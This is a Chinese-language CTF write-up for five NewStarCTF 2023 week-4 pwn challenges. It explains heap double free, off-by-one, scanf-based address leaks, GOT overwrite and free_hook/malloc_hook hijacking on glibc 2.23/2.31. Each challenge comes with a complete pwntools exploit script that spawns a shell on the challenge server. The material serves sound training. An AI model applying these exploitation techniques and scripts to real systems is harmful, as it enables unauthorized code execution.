newstartctf2023_week4 pwn

Double

堆heap, double_free, fastbin

libc: 2.23

程序中功能选择只有创建`add()`，删除`del()`和检查`check()`。其中，`check()`内存在后门函数，只要0x602070处的值为1638，即可直接getsshell。

其次，`del()`中释放块后没有清除指针，可以进行double free。因此只要在0x602070处伪造块，并设置值为1638。

`add()`中固定分配0x28大小的块，并且同时写入内容。释放后进入fastbin。

> 实际占用0x30空间，释放后进入fastbin[1]

步骤

分配2个chunk，序号分别为0、1，然后按0、1、0的顺序释放chunk，这样0号chunk在fastbin中存在2次构成闭环。

```
fastbin[1] -> chunk0 -> chunk1 -> chunk0 (->chunk1)
```

再次分配一个块，此时分配到0号chunk，在其中输入0x602070的编码。此时fastbin[1]中即为：

```
fastbin[1] -> chunk1 -> chunk0 -> 0x602070
```

再分配3次，在第3次时输入内容1638，然后选择进入`check()`。

```
#!/usr/bin/python3
from pwn import *
context(log_level='debug')
p=remote('node4.buuoj.cn',25043)
#p=process('./Double_pe')
#gdb.attach(p, 'b *0x400B3C')

target = 0x602070
num = 1638

def choose(x):
    p.recvuntil(b'>\n')
    p.sendline(str(x).encode())

def mal(index, content):
    choose(1)
    p.sendlineafter(b'Input idx\n', str(index).encode())
    p.sendlineafter(b'Input content\n', content)
def free(index):
    choose(2)
    p.recvuntil(b'Input idx\n')
```

```
    p.sendline(str(index).encode())


mal(0, b'a0')
mal(1, b'a1')
free(0)
free(1)
free(0)
mal(0,p64(target-0x10))
mal(1,b'b0')
mal(0,b'b1')
mal(2, p64(num))
choose(3)
p.interactive()
```

game

NULL_byte_off-by-one in stack, libc 偏移

或许这道题属于re？而且这道题含utf-8字符，写脚本还不好写。

程序流程

程序大致流程如下：

- 先选择角色，选择三月七或派蒙。
- 然后进入主循环。主循环中，可以选择送原石（接委托）或者送kfc联名套餐（对肯德基爷爷说话）。其中，原神玩家只能接委托，崩铁玩家只能对肯德基爷爷说话，否则都会直接退出。
- 接委托中，会让v7增加0x10000（起始为0）。其次，如果v7大于0x3ffff，即执行了4次以上委托，就会泄露system函数的地址。
- 对话中，使用read函数向栈上输入值。这里存在漏洞，如果没有输入回车作为结尾，会自动在字符串最后添加`'\0'`，在输入8个非回车字节后直接覆盖第9字节，可以修改相邻的变量。而该变量标识了玩家选择的角色，1为三月七，0为派蒙。覆盖为0后，可以从对话转为接委托。

```
__int64 __fastcall myread(unsigned __int8 *a1, in
{
  int i; // [rsp+1Ch] [rbp-4h]

  if ( !a2 )
    return 0LL;
  for ( i = 0; i < a2; ++i )
  {
    if ( (unsigned int)read(0, a1, 1uLL) != 1 )
      return 1LL;
    if ( *a1 == 10 )
    {
      *a1 = 0;
      return *a1;
    }
    *++a1 = 0;
  }
  return (__int64)a1;
}
```

漏洞

在主函数最后，会执行`&puts-v3-v7`处的函数，以v5作为变量。因此调整对应函数地址为system的地址，让v5指向`"/bin/sh\0"`，即可实现getshell。

其中，进入该分支的前提是，主菜单选择时输入3，并且执行过接委托和对话。而利用read函数处的漏洞即可实现。v7的值即执行委托时累加的值，v3的值当场输入，但只能输入short类型，即只能输入范围在-32768~32767的值。

```
if ( v4 != 3 )
  break;
if ( v9 != 1 || v8 != 1 )
  exit(0);
puts("you are good mihoyo player!");
__isoc99_scanf("%hd", &v3);
((void (__fastcall *)(char *))((char *)&puts - v3 - v7))(v5);
```

计算偏移

首先计算puts函数和system函数的偏移。这个利用题目所给的libc.so.6文件即可直接算出，不需要先泄露再去计算，因为这边只需要偏移不需要绝对地址。所以接委托中泄露system地址的功能可有可无。利用pwintools算一算。

```
#!/usr/bin/python3
from pwn import *
context(log_level='debug')

libc = ELF('./libc-2.31.so')

sys_a = libc.sym['system']
puts_a = libc.sym['puts']

print(f"puts: {puts_a:#x}, system: {sys_a:#x}")
#bs_a = libcbase + next(libc.search(b'/bin/sh'))

offset = puts_a - sys_a
print(f"offset: {offset:#x}")

for i in range(5):
    v3 = offset - i*0x10000
    print(f"{i}: v3={v3}")
```

```
walt@linux:~/share/pwn/newstarctf2023/game$ ./2.py
[*] '/mnt/share/pwn/newstarctf2023/game/libc-2.31.so'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
puts: 0x84420, system: 0x52290
offset: 0x32190
0: v3=205200
1: v3=139664
2: v3=74128
3: v3=8592
4: v3=-56944
```

两者偏移为205200，只有在v7为0x30000时，v3才能控制在short范围内，即8592。

v5的值即为与肯德基老爷爷对话的内容，所以对话时输入`"/bin//sh"`，刚好8字节。

> 懒得写脚本实现了，不然我更喜欢/bin/sh\0

```
walt@linux:~/share/pwn/newstarctf2023/game$ ./pwn_pe
请选择你的伙伴
1
我永远喜欢三月七！
现在你可以开始探险了
1.扣1送原石
2.扣2送kfc联名套餐
2
你有什么想对肯德基爷爷说的吗？
/bin//sh
1.扣1送原石
2.扣2送kfc联名套餐
1
恭喜你完成一次委托
1.扣1送原石
2.扣2送kfc联名套餐
1
恭喜你完成一次委托
1.扣1送原石
2.扣2送kfc联名套餐
1
恭喜你完成一次委托
1.扣1送原石
2.扣2送kfc联名套餐
3
you are good mihoyo player!
8592
$ ls
1.py  libc-2.31.so  pwn.id0  pwn.id2  pwn_pe
2.py  pwn           pwn.id1  pwn.nam  pwn.til
$
```

message board

scanf 漏洞, got 劫持

主函数中，存在任意地址写入，但首先会经过board函数。

在board函数中，可以自定义选择往栈上利用scanf输入最多15个字节。接着，会要求输入puts的真实地址，输入错误直接结束程序。

泄露地址

scanf函数可以利用非数字字符跳过输入，而这样的操作不会改变对应地址原本的值。但是如果输入大部分非数字字符，scanf读取后跳过，但不会将该字符从缓冲区中拿走，因此，该程序后续的所有scanf都会直接跳过，包括要求输入puts地址的。但是，如果输入的是`'+'`，那么只会忽略当前的`"%d"`，应该是因为+作为正负号吧。

跳过大量scanf，我们可以拿到很多栈上数据。

```
pwndbg> c
Continuing.
Do you have any suggestions for us
15
+ + + + + + + + + + + + + + +
Your suggestion is 1310720
Your suggestion is 140737352005280
Your suggestion is 0
Your suggestion is 140737350503621
Your suggestion is 0
Your suggestion is 140737352005280
Your suggestion is 140737351988736
Your suggestion is 0
Your suggestion is 0
Your suggestion is 140737350486925
Your suggestion is 140737352005280
Your suggestion is 140737350449707
Your suggestion is 140737488346776
Your suggestion is 140737488346432
Your suggestion is 0
```

```
pwndbg> stack 50
00:0000 | rsp 0x7fffffffdc98 —▸ 0x4012cf (board+196) ◂— lea rax, [rbp - 0x98]
01:0008 |     0x7fffffffdca0 ◂— 0xffffffdd38
02:0010 |     0x7fffffffdca8 ◂— 0xc000
03:0018 |     0x7fffffffdcb0 ◂— 0x140000
04:0020 |     0x7fffffffdcb8 —▸ 0x7ffff7df76a0 (_IO_2_1_stderr_) ◂— 0xfbad2087
05:0028 |     0x7fffffffdcc0 ◂— 0x0
06:0030 |     0x7fffffffdcc8 —▸ 0x7ffff7c88cc5 (_IO_default_setbuf+69) ◂— cmp eax, -1
07:0038 |     0x7fffffffdcd0 ◂— 0x0
08:0040 |     0x7fffffffdcd8 —▸ 0x7ffff7df76a0 (_IO_2_1_stderr_) ◂— 0xfbad2087
09:0048 |     0x7fffffffdce0 —▸ 0x7ffff7df3600 (_IO_file_jumps) ◂— 0x0
0a:0050 |     0x7fffffffdce8 ◂— 0x0
0b:0058 |     0x7fffffffdcf0 ◂— 0x0
0c:0060 |     0x7fffffffdcf8 —▸ 0x7ffff7c84b8d (_IO_file_setbuf+13) ◂— test rax, rax
0d:0068 |     0x7fffffffdd00 —▸ 0x7ffff7df76a0 (_IO_2_1_stderr_) ◂— 0xfbad2087
0e:0070 |     0x7fffffffdd08 —▸ 0x7ffff7c7ba2b (setvbuf+347) ◂— cmp rax, 1
0f:0078 |     0x7fffffffdd10 —▸ 0x7fffffffde98 —▸ 0x7fffffffe1ee ◂— '/mnt/share/pwn/newst
10:0080 |     0x7fffffffdd18 —▸ 0x7fffffffdd40 —▸ 0x7fffffffdd80 ◂— 0x1
11:0088 |     0x7fffffffdd20 ◂— 0x0
12:0090 |     0x7fffffffdd28 —▸ 0x7fffffffdea8 —▸ 0x7fffffffe21e ◂— 'SHELL=/bin/bash'
13:0098 |     0x7fffffffdd30 ◂— 0x0
14:00a0 |     0x7fffffffdd38 ◂— 0xf00401208
15:00a8 | rbp 0x7fffffffdd40 —▸ 0x7fffffffdd80 ◂— 0x1
16:00b0 |     0x7fffffffdd48 —▸ 0x40132d (main+32) ◂— mov dword ptr [rbp - 4], 0
```

其中，可以通过黄色的地址推算栈上地址。可以通过紫色地址推算libc基址。

利用`_IO_2_1_stdeer_`推算libc基地址，然后查库算出puts真实地址并输入，即可进入主函数。

在主函数中，由于没有对下标进行检测，所以我们拥有两次修改任意地址4字节的机会。但由于输入均为输入32位整数，且a数组处于.bss段，所以够不到libc处或者栈空间，但是可以够到got表，且只开了Partial RELRO保护，got可写。

```
walt@linux:~/share/pwn/newstarctf2023/message_board$ checksec --file ./pwn
[*] '/mnt/share/pwn/newstarctf2023/message_board/pwn'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

在主函数最后执行了`exit(0)`，因此我们可以将got表中exit的值修改为one_gadget，便可以直接执行getshell。

计算下标

a数组的地址为0x4040A0，而got表exit项的地址为0x404030，因此偏移为`offset=0x404030-0x4040A0=-0x70`，下标应为`idx=offset/4=-0x70/0x4=-0x1c=-28`。而one_gadget长度超过4字节，应分两次写入，刚好用完两次机会。第一次往`idx=-28`处写入地址低4位字节`onegadget&0xffffffff`，第二次往`idx+1=-27`处写入高4位字节`onegadget>>32`。

one_gadget获取

利用one_gadget工具。获取了该libc版本的3个one_gadget。

```
walt@linux:~/share/pwn/newstarctf2023/message_board$ one_gadget libc-2.31.so
0xe3afe execve("/bin/sh", r15, r12)
constraints:
  [r15] == NULL || r15 == NULL
  [r12] == NULL || r12 == NULL

0xe3b01 execve("/bin/sh", r15, rdx)
constraints:
  [r15] == NULL || r15 == NULL
  [rdx] == NULL || rdx == NULL

0xe3b04 execve("/bin/sh", rsi, rdx)
constraints:
  [rsi] == NULL || rsi == NULL
  [rdx] == NULL || rdx == NULL
```

在程序运行到最后exit时，rdi和rsi寄存器值为0，可以使用第三个one_gadget。

```
pwndbg> c
Continuing.

Breakpoint 1, __GI_exit (status=0) at exit.c:138
138     exit.c: No such file or directory.
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
──────────────[ REGISTERS / show-flags off / show-compact-regs o
*RAX  0x7fe1f3013450 (puts) ◂— endbr64
*RBX  0x4013b0 (__libc_csu_init) ◂— endbr64
*RCX  0x0
*RDX  0x7fe1f3013420 (popen+112) ◂— mov rdi, r12
 RDI  0x0
*RSI  0x0
*R8   0xa
*R9   0x0
*R10  0x3ff393 ◂— 0x695f5f0074697865 /* 'exit' */
*R11  0x7fe1f2fd5a70 (exit) ◂— endbr64
*R12  0x4010c0 (_start) ◂— endbr64
*R13  0x7ffee51d8c40 ◂— 0x1
*R14  0x0
*R15  0x0
*RBP  0x7ffee51d8b10 —▸ 0x7ffee51d8b50 ◂— 0x0
*RSP  0x7ffee51d8a68 —▸ 0x40130a (board+255) ◂— nop
*RIP  0x7fe1f2fd5a70 (exit) ◂— endbr64
──────────────[ DISASM / x86-64 / set emulate on ]──────
 ► 0x7fe1f2fd5a70 <exit>         endbr64
   0x7fe1f2fd5a74 <exit+4>       push   rax
   0x7fe1f2fd5a75 <exit+5>       pop    rax
   0x7fe1f2fd5a76 <exit+6>       mov    ecx, 1
   0x7fe1f2fd5a7b <exit+11>      mov    edx, 1
   0x7fe1f2fd5a80 <exit+16>      lea    rsi, [rip + 0x1a5c91]
   0x7fe1f2fd5a87 <exit+23>      sub    rsp, 8
```

```python
#!/usr/bin/python3
from pwn import *
context(log_level='debug')
e=ELF('./pwn')
#p=process('./pwn_pe')
p=remote('node4.buuoj.cn',28040)
#gdb.attach(p, 'b *0x401336')

offset = 0x0
payload = b'a'*offset

#p.send(payload)

p.sendline(b'15')
strerr = 0
stack1 = 0
for i in range(15):
    p.sendline(b'+')
    p.recvuntil(b'is ')
    if i == 1:
        strerr = int(p.recvuntil(b'\n')[:-1],10)
    if i == 12:
        stack1 = int(p.recvuntil(b'\n')[:-1],10)

print("strerr:%#x, stack:%#x"%(strerr,stack1))

libc = ELF('./libc-2.31.so')
libcbase = strerr - libc.sym['_IO_2_1_stderr_']
#if offine, libcbase need add 0x30

sys_a = libcbase + libc.sym['system']
bs_a = libcbase + next(libc.search(b'/bin/sh'))
puts_a = libcbase + libc.sym['puts']
#rtld = libcbase + libc.sym['_rtld_global']
rtld = libcbase + 0x222030

one_gadget = libcbase + 0xe3b01
exit_hook = rtld + 3848
exit_g = 0x404030
a = 0x4040A0
index = (exit_g-a)//4

p.recvuntil(b'Now please enter the verification code\n')
p.sendline(str(puts_a).encode())

p.recvuntil(b'You can modify your suggestions\n')
print("rtld-libc %#x"%libc.sym['_rtld_global'])
print("libcbase %#x"%libcbase)
print(f"rtld: {rtld:#x}, exithook: {exit_hook:#x}, sys_a: {sys_a:#x}")


assert (exit_hook-a)%4 == 0
assert index <= 0x7fffffff
p.sendline(str(index).encode())
p.recvuntil(b'input new suggestion\n')
```

```
p.sendline(str(one_gadget&0xffffffff).encode())
p.recvuntil(b'You can modify your suggestions\n')
p.sendline(str(index+1).encode())
p.recvuntil(b'input new suggestion\n')
p.sendline(str(one_gadget>>32).encode())


p.interactive()
```

> 原本想过去修改_rtld_global中的exit_hook，但是后面发现够不着，而且明明可以直接改exit的。

ezheap

堆heap, chunk_extend_and_overlapping, use_after_free, free_hook, one_gadget

libc: 2.31

程序分析

程序中功能选择有创建`add()`，释放`delete()`，显示`show()`，编辑`edit()`。

add函数

总共可以分配15个chunk，不能覆盖已有chunk的地址，且由于释放chunk时不清空指针，所以共可以分配15次chunk。

每次分配中，先分配固定的0x20的空间（实际占用0x30），这里称为head chunk，其地址放在notebook数组中。然后再分配一个对应输入大小的块，称为real chunk，其大小会储存在notesize数组。headchunk会储存real chunk的大小，以及储存real chunk的地址(headchunk+0x18)。

delete函数

这个delete函数是个有缺陷的函数。它只会free掉对应的head chunk，而real chunk完全不free的。也就是只会free掉储存在notebook数组的地址对应的chunk。

show函数

输出real chunk 的值，也就是先读取notebook对应的head chunk，然后输出head chunk中的第24个字节开始的地址对应的内容。

edit函数

编辑函数，但是存在检查。


会检查head chunk的储存的size与notesize储存的是否一致。如果一致，可直接向head chunk储存的地址写入内容。

漏洞利用

任意地址读写

经典的带有head chunk的题。释放两个headchunk，这时如果请求一个与headchunk大小一致的realchunk，那么realchunk会分配到其中一个已经释放的headchunk处。这样我们就有办法free掉real chunk了。

后续按在堆中出现顺序称呼headchunk和realchunk，如head0, head1, real0, real1



其次，这样操作后，head0指向head2，因此便可以利用ehad0修改head1的值，保留size值不变，修改地址为目标地址，这样就可以利用head1配合edit函数实现任意地址读写。可以修改如`__free_hook`的值，将其修改为one_gadget然后执行free(0)实现getshell。

这时head1还残留着指向real1的值，只要将前0x18个字节填充了，即可将其泄露。

泄露libc地址

要实现这个目的需要泄露libc地址，然后才能计算`__free_hook`和one_gadget的地址。而泄露libc的方法则是free掉一个较大的chunk，该chunk会被放入unsorted bin，其fd和bk即为mainarena+96的值，可以利用其计算libc的基址。利用UAF读取该地址。tcache的大小最大为0x410，因此释放的chunk需要大于该值。

由于能free掉的只有headchunk，即使创建了一个大chunk也free不掉。因此可以利用任意地址读写，修改某个headchunk的头，使其变为一个大chunk。大小记得与其他chunk对齐。然后释放对应headchunk，再将其fd打印，也就是mainarena+96的地址。

步骤

先分配4次块，第三次分配块的大小为`0x420-0x28-0x10`，目的是让修改后的0x420大小的head2对齐head3。然后free掉前两个headchunk，构造任意地址读写。这时填充head1泄露堆地址。然后去计算h2的真实地址。

这里懒得一个个构造head1了，所以写了个python类。传入要修改的地址，通过head0写入head1，然后通过head1往目标地址读写。第一次操作修改head2的头为0x421，然后释放head2泄露libc地址。第二次操作修改free_hook为one_gadget。最后执行一次free函数getshell。

```
#!/usr/bin/python3
from pwn import *
context(arch='amd64', log_level='debug')
p=remote('node4.buuoj.cn',29440)
#p=process('./pwn_pe')
#gdb.attach(p, 'b *$rebase(0x1837)')

def choose(x):
    p.recvuntil(b'>>\n')
    p.sendline(str(x).encode())

def mal(index, content, size=0x28):
    choose(1)
```

```
    p.sendafter(b'enter idx(0~15): \n', str(index).encode())
    p.sendafter(b'enter size: \n', str(size).encode())
    p.sendlineafter(b'write the note: \n', content)
def free(index):
    choose(2)
    p.recvuntil(b'enter idx(0~15): \n')
    p.send(str(index).encode())
def edit(index, content):
    choose(4)
    p.sendafter(b'enter idx(0~15): \n', str(index).encode())
    p.sendafter(b'enter content: \n', content)
def printcont(index):
    choose(3)
    p.recvuntil(b'enter idx(0~15): \n')
    p.send(str(index).encode())

class headchunk():
    def __init__(self, dest, size=0x28):
        self.dest = dest
        self.size = size
    def out(self):
        payload = flat([self.size, 0, 0, self.dest])
        return payload

mal(0,b'aaaa')
mal(1,b'aaaa')
mal(2,b'aaaa',0x420-0x28-0x10)
mal(3,b'aaaa')

free(1)
free(0)
mal(15, b'aa')
#free(1)
edit(0, b'a'*0x17+b'b')
printcont(0)
p.recvuntil(b'ab')

r1 = u64(p.recvuntil(b'\n')[:-1].ljust(8,b'\0'))
h0 = r1 - 0x30*3

print(f'the first chunk is : {h0:#x}')

h2 = h0 + 0x30*4
hc1 = headchunk(h2-0x8) #change h2's size
edit(0, hc1.out())
edit(1, p64(0x421))
free(2)

hc1.dest = h2
edit(0, hc1.out())
printcont(1)


mainarena_96 = u64(p.recvuntil(b'\n')[:-1].ljust(8,b'\0'))
```

```
libc = ELF('./libc.so.6')
libcbase = mainarena_96 - 0x1ecbe0
print(f'the libcbase is : {libcbase:#x}')

#if offine, libcbase need add 0x30

#onegadget = libcbase + 0xe3b01 + 0x30
onegadget = libcbase + 0xe3b01
freehook = libcbase + libc.sym['__free_hook']
print(f'the freehook is : {freehook:#x}')
print(f'the one_gadget is : {onegadget:#x}')

hc1.dest = freehook
edit(0, hc1.out())
edit(1, p64(onegadget))
free(0)
p.interactive()
```

god of change

堆 heap，tcache dup, off-by-one, malloc_hook, one_gadget

libc: 2.31

程序分析

程序中功能选择有创建`add()`，释放`delete()`，显示`show()`。(好像是我自己给程序重命名的)

创建函数

存在很明显的故意的单字节溢出，完全就是怕你看不见。

```
puts("the content: ");
read(0, *(&chunkList + i), (chunkSize[i] + 1));
```

其次，限制了malloc块的大小，最大为0x7f。最后，加了两个数组，分别储存分配chunk的大小和是否在使用，我分别命名为chunkSize和chunkInuse。

释放函数

不检查chunkInuse，不清除对应chunkLIst的指针，可以double free。

会将对应的chunkSize和chunkInuse置0。

显示函数

会检查chunkInuse。

漏洞利用

依旧是构造unsorted bin泄露libc地址。利用off-by-one修改相邻的chunk的size，造成overlapping。然后伪造大chunk，释放并泄露地址。

可以利用tcache dup进行任意地址读写。高版本对tcache的double free的检查很严用不了，所以释放7个同大小chunk填满tcache，使之后的chunk被放入fastbin，再利用fastbin的double free。这需要目标地址附近能构造fake chunk。

由于free_hook附近比我的脑子还空，所以只能利用malloc_hook，然后覆写为one_gadget。

步骤

```
#!/usr/bin/python3
from pwn import *
context(log_level='debug')
isremote = 0
if (len(sys.argv)>1 and int(sys.argv[1])==1):
    p=remote('node4.buuoj.cn',26715)
    libc = ELF('./libc.so.6')
    isremote = 1
else:
    p=process('./pwn_pe')
    #gdb.attach(p, 'b *$rebase(0x1592)')
    libc=ELF('/glibc-all-in-one/2.31-0ubuntu9.7_amd64/libc.so.6')
    #gdb.attach(p, 'b realloc')

def choose(x):
    p.recvuntil(b'Your Choice: ')
    p.send(str(x).encode())
def mal(content, size=0x18):
    choose(1)
    p.sendlineafter(b'size: \n', str(size).encode())
    p.sendafter(b'the content: \n', content)
def free(index):
    choose(3)
    p.recvuntil(b'idx: \n')
    p.sendline(str(index).encode())
    assert not b'forbidden' in p.recvuntil(b'1.Create Slot')
def printcont(index):
    choose(2)
    p.recvuntil(b'idx: \n')
    p.sendline(str(index).encode())

mal(b'aa')
mal(b'aa') #1
mal(b'aa') #2
mal(b'aa60', 0x48) #3
for i in range(0x460//0x70 -1):    #4 - 12
    mal(b'aa70'+str(i).encode(), 0x68)
mal(b'aa')#13

free(0)
mal(b'/bin/sh\0'.ljust(0x18, b'a')+b'\x81') #14-0

free(1)
mal(b'a'*0x18+p64(0x461), 0x78) #15-1
free(2)

free(1)
mal(b'a'*0x1f + b'b',0x78) #16-1
printcont(16)
```

```
p.recvuntil(b'ab')
mainarena_96 = u64(p.recvuntil(b'\n')[:-1].ljust(8,b'\0'))


libcbase = mainarena_96 - 0x1ecbe0
print(f'the libcbase is : {libcbase:#x}')

if isremote == 1:
    #onegadget = libcbase + 0xe3b01 + 0x30
    #onegadget = libcbase + 0xe3afe
    onegadget = libcbase + 0xe3b01
    #onegadget = libcbase + 0xe3b04
else:
    onegadget = libcbase + 0xe3b31
freehook = libcbase + libc.sym['__free_hook']
mallochook = libcbase + libc.sym['__malloc_hook']
realloc = libcbase + libc.sym['realloc']
sys_a = libcbase + libc.sym['system']
print(f'the freehook is : {freehook:#x}')
print(f'the malloc_hook is : {mallochook:#x}')
print(f'the one_gadget is : {onegadget:#x}')
print(f'the system is : {sys_a:#x}')

fakechunk0 = mallochook - 0x30 - 3
payload0 = b'\0' * (0x3 + 0x18) + p64(onegadget) + p64(onegadget)
fakechunk1 = mallochook + 0x60
payload1 = b'\0' * (0x10) + p64(freehook)

for i in range(4,11):   #4-10 7->tcache 0x7
    free(i)
free(1)
mal(b'a'*0x18+p64(0x71), 0x78)  #18-1
free(2) #fastbin -> 2
free(1)
mal(b'a'*0x18+p64(0x71)+p64(fakechunk0), 0x78)  #19-1
for i in range(7):
    mal(b'cc70'+str(i).encode(), 0x68)
# tcache -> 2 -> fake
mal(b'cc', 0x68)   #from fastbin    #2
mal(payload0, 0x68)



choose(1)
p.send(b'0')
#'''
p.interactive()
```